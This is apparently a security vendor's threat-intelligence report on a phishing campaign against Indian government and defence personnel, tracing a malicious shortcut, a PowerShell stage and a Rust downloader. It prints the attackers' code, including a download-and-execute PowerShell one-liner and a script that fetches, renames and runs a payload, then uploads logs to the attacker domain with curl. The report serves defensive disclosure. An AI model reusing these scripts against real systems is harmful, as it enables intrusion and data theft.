Operation RusticWeb targets Indian Govt: From Rust-based malware to Web-service exfiltration

Sathwik Ram Prakki ⁝⁝ 12/21/2023

SEQRITE
TOP SECRET
Operation RusticWeb targets Indian Govt:
From Rust-based malware to Web-service exfiltration

Estimated reading time: 13 minutes

SEQRITE Labs APT-Team has uncovered a phishing campaign targeting various Indian government personnel since October 2023. We have also identified targeting of both government and private entities in the defence sector over December. New Rust-based payloads and encrypted PowerShell commands have been utilized to exfiltrate confidential documents to a web-based service engine, instead of a dedicated command-and-control (C2) server. With actively modifying its arsenal, it has also used fake domains to host malicious payloads and decoy files. Below are few names of domains and sample baits used in this campaign:

- IPR form of Department of Personnel & Training, specific to IAS officers
- Fake domain mimicking Army Welfare Education Society (AWES)
- Stats report of Assam CDR by Kailash Satyarthi Children's Foundation
- Another fake domain mimicking Parichay, a Government SSO platform
- Nomination form for Defence Services Officers Provident (DSOP) Fund
- Presentation on the quarterly brief of initiatives with the Ministry of Defence

This campaign is tracked as ***Operation RusticWeb***, where multiple TTPs overlap with Pakistan-linked APT groups – Transparent Tribe (APT36) and SideCopy. It also has similarities with Operation Armor Piercer report released by Cisco in 2021, and the targeting with the ESSA scholarship form of AWES was observed by our team back in the same year.

Threat actors have begun moving from well-known compiled languages to newer ones like Golang, Rust, and Nim. This provides cross-compatibility and also makes detection difficult at the same time. Recent examples of Golang malware analyzed by our team are the Windows-based Warp malware ecosystem that uses a Telegram bot as C2 and a Linux-based stager payload of Ares RAT. At the same time, various ransomware (RaaS) operators have migrated from Golang to Rust as it provides high-performance encryption and evasion speed while ensuring memory safety.

Infection Chain 1

The first infection observed heavily relies on Rust-based payloads that are used for enumerating the file system. A malicious shortcut file starts an infection where a fake domain of AWES is utilized to drop these payloads and exfiltrate data to a file sharing web-service.





Fig. 1 – Infection Chain (1)

The attacker targets the victim via spear-phishing leading to an archive file named “*IPR_2023-24*”. This contains a Windows shortcut file masquerading as a PDF file using a double extension format. The comment name suggests the bait to be a form related to IPR.


IPR_2023-24.pdf Properties

Terminal | Security | Details | Previous Versions
General | Shortcut | Options | Font | Layout | Colors

IPR_2023-24.pdf

Target type: Application

Target location: v1.0

Target: /rb.gy/gbfsi' -OutFile $env:USERPROFILE\Docur

Start in: Windows\SysWOW64\WindowsPowerShell\v1.0

Shortcut key: None

Run: Minimized

Comment: IPR FORM 2023


Fig. 2 – Malicious Shortcut file

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep Bypass -nop -c “iwr
‘hxxps://rb[.]gy/gbfsi’ -OutFile $env:USERPROFILE\Documents\file.ps1; &
$env:USERPROFILE\Documents\file.ps1”
```

Opening this triggers PowerShell to download and execute a script from the ***rb[.]gy*** domain, a free URL shortener. Command-line parameters to bypass the execution policy with no profile are used to download the PS1 script using Invoke-WebRequest.

Victimology

Based on the shortened URL, we can check the stats for a number of clicks and the country where the click has originated using their tracker. The campaign went live at the end of September and a lot of activity can be seen in October, with 26.53% of them being from India alone. This doesn’t account for confirmed victimology but gives an overview of the targeted victim.


rb.gy/gbfsi

https://awesscholarship.in/upload/in.ps1

Sep 27, 2023


Total clicks 58

Last click 1 day ago

Fig. 3 – Victimology

PowerShell Stage

The expanded URL points to a domain named ***awesscholarship[.]in*** to fetch and save the PowerShell script *(file.ps1)* in the *Documents* folder. Before checking out this script, the domain name looks like a scholarship for "Army Welfare Education Society". The legitimate domain for this organization is ***scholarship[.]awesindia[.]com***, where similar phishing campaigns have been observed in the past. Opening this fake domain page redirects it to the official AWES page showing an official alert notice as shown below.


Army Welfare Education Societ
https://scholarship.awesindia.com
TERMS & CONDITIONS
PRIVACY POLICY
LOGIN

NOTICE

FAKE WEBSITE : ESSA SCHOLARSHIP

1. A Fake website appearing almost identical to ESSA scholarship website, with name of awesscholarship.in "Education scholarship scheme of Army Personal", is operating. No such site of above explained nature has been hosted by AWES for scholarship.


2. Environment is sensitized "not to respond to above fake website and callers from such Fake websites". Please do not communicate with any person impostering in the name of HQ AWES.

3. HQ AWES does not ask for any OTP for scholarship. Beware of any such illegal activities and protect personal data.

DISMISS

Fig. 4 – Official notice of fake website


PowerShell script begins with setting up URL paths for downloading the subsequent stage payloads along with the lure document. Target paths for downloading and uploading files are set up, where three functions are defined primarily for those features.



```
$a = ("https:" + "//awess" + "cholarship.in" + "/upload/file.zip")
$b = ("https:" + "//awess" + "cholarship.in" + "/upload/Ipr.pdf")
$c = [Environment]::GetFolderPath(('MyD'+'ocuments'))
$d = $c+'\Down'+'loads'
$e = $c+'\myfile.zip'
$f = $d+'\myfile.pdf'
$g = $c+'\unzippedFolder'
$h = $c+'\downloadAndExecuteLog.txt'

function X {
    param ([string]$i)
    $j = Get-Date -Format ('yyyy-MM-'+'dd HH:mm:ss')
    Add-Content -Path $h -Value ('['+$j+'] '+$i)
}

if (-not (Test-Path $d)) {
    New-Item -Path $d -ItemType Directory | Out-Null
    X ('Created the D'+'ownloads directory at '+$d)
}

function Y {
    param ([string]$k, [string]$l)
    try {
        &('Invoke-WebRequest') -Uri $k -OutFile $l -TimeoutSec 30
        X ('Downloaded file from '+$k+' to '+$l)
    } catch {
        throw ('Failed to download the file from '+$k+' to '+$l+'. Error: $_')
    }
}
```

Fig. 5 – PowerShell script


The X and Y functions are used to log messages to a file and download a file from the given URL to the target path & log it, respectively. The target location is the default *Documents* directory where a new folder named *Downloads* is created to drop the decoy PDF file and an archive beside the folder.



```
Y -k $a -l $e
Y -k $b -l $f
&('Start-Process') $f
X ('Opened the PDF file at '+$f)
Start-Sleep -Seconds 20
&('Expand-Archive') -Path $e -DestinationPath $g
X ('Unzipped '+$e+' to '+$g)
Start-Sleep -Seconds 20

Get-ChildItem -Path $g -Recurse | ForEach-Object {
    $m = "$($_.DirectoryName)\$($_.BaseName).e"
    Rename-Item -Path $_.FullName -NewName $m
    X ('Renamed '+$_.FullName+' to '+$m)

    Start-Sleep -Seconds 20

    $n = "$($_.DirectoryName)\$($_.BaseName).exe"
    Rename-Item -Path $m -NewName $n
    X ('Renamed '+$m+' to '+$n)

    Start-Sleep -Seconds 20

    &('Start-Process') $n
    X ('Executed '+$n)
}

function Z {
    param ([string]$o)
    try {
        $p = &('curl.exe') -F ('"TT=@'+$o+'"') ("https:" + "//awess" +
        "cholarship.in" + "/upload/upload.php")
        if ($p -like ('*has been upl'+'oaded*')) {
            X 'Successfully uploaded the log file to the server.'
        } else {
            X ('Unexpected server response while uploading log: '+$p)
        }
    } catch {
        X ('Failed to upload the log file. Error: '+$_)
    }
}

Z -o $h

try {
    Remove-Item -Path $h -Force
} catch {
    Write-Output ('Failed to delete the log file at '+$h+'. Error: '+$_)
}
```

Fig. 6 – PowerShell script (contd.)


Once the decoy is opened, the archive file is extracted which contains a single file without any extension. This is renamed to add the EXE extension and executed. Lastly, the Z function is used to upload the log file to server using *curl* command and then delete the logs recorded.



```
C: > Users > [redacted] > Documents > downloadAndExecuteLog.txt
[2023-1[redacted]] Created the Downloads directory at C:\Users\test\Documents\Downloads
[2023-1] Downloaded file from https://awesscholarship.in/upload/file.zip to C:\Users\test\Documents\myfile.zip
[2023-1] Downloaded file from https://awesscholarship.in/upload/Ipr.pdf to C:\Users\test\Documents\Downloads\myfile.pdf
[2023-1] Opened the PDF file at C:\Users\test\Documents\Downloads\myfile.pdf
[2023-1] Unzipped C:\Users\test\Documents\myfile.zip to C:\Users\test\Documents\unzippedFolder
[2023-1] Renamed C:\Users\test\Documents\unzippedFolder\file to C:\Users\test\Documents\unzippedFolder\file.e
[2023-1] Renamed C:\Users\test\Documents\unzippedFolder\file.e to C:\Users\test\Documents\unzippedFolder\file.exe
[2023-1] Executed C:\Users\test\Documents\unzippedFolder\file.exe
```

Fig. 7 – Log file uploaded

Meanwhile, the decoy file opened is a form for a statement of Immovable Property Return where the service is mentioned as '***Indian Administrative Service***'. Multiple similar forms on various Indian government portals are available in the public domain. However, this blank IPR form is available on DoPT's (Department of Personnel & Training) website that falls under India's Ministry of Personnel Public Grievances and Pensions. Note that this is nowhere related to the ESSA – Education scholarship scheme of the Army Personal application form.



STATEMENT OF IMMOVABLE PROPERTY RETURN FOR THE YEAR ____ AS ON __/__/____

1. **Name of Officer (in full):** ______________________ **3. Cadre & Batch:** ______________

2. **Service to which the Officer belongs:** **Indian Administrative Service** **4. Present Pay:** ____________

Name of District, Sub-Division, Taluk & Village or City in which property is situated (full location & postal address)	Name & Details of Property, Housing, Lands and Other Buildings	Cost of construction/Acquirement (and year when purchased) including of land in case of house	Present Value *	If not in own name, state in whose name held & his/her relationship to the Govt. Servant	How acquired, whether by purchase, lease **, mortgage, inheritance, gift or otherwise with date of acquisition & name with details of person(s) from whom acquired.	Annual Income from property	Remarks
(1)	(2)	(3)	(4)	(5)	(6)	(7)	(8)

Signature:

Name:

Designation:

Date:


Note: Please read the notes overleaf before filling up the form.

Fig. 8 – Decoy: IPR form for IAS officers (Oct’23)

Downloader: System Check Stage

The EXE payload turns out to be a Rust-compiled binary that checks basic system information as found in the PDB path – ‘*syscheck.pdb*’. After demangling the Rust function names using an IDA Pro plugin, we can see a lot of write and command execute functions being called. It retrieves information by using:

- Domain ***ifconfig[.]me*** to fetch the IP address
- A WMIC command to fetch active drives present on the victim system – “*wmic logicaldisk get caption*”.

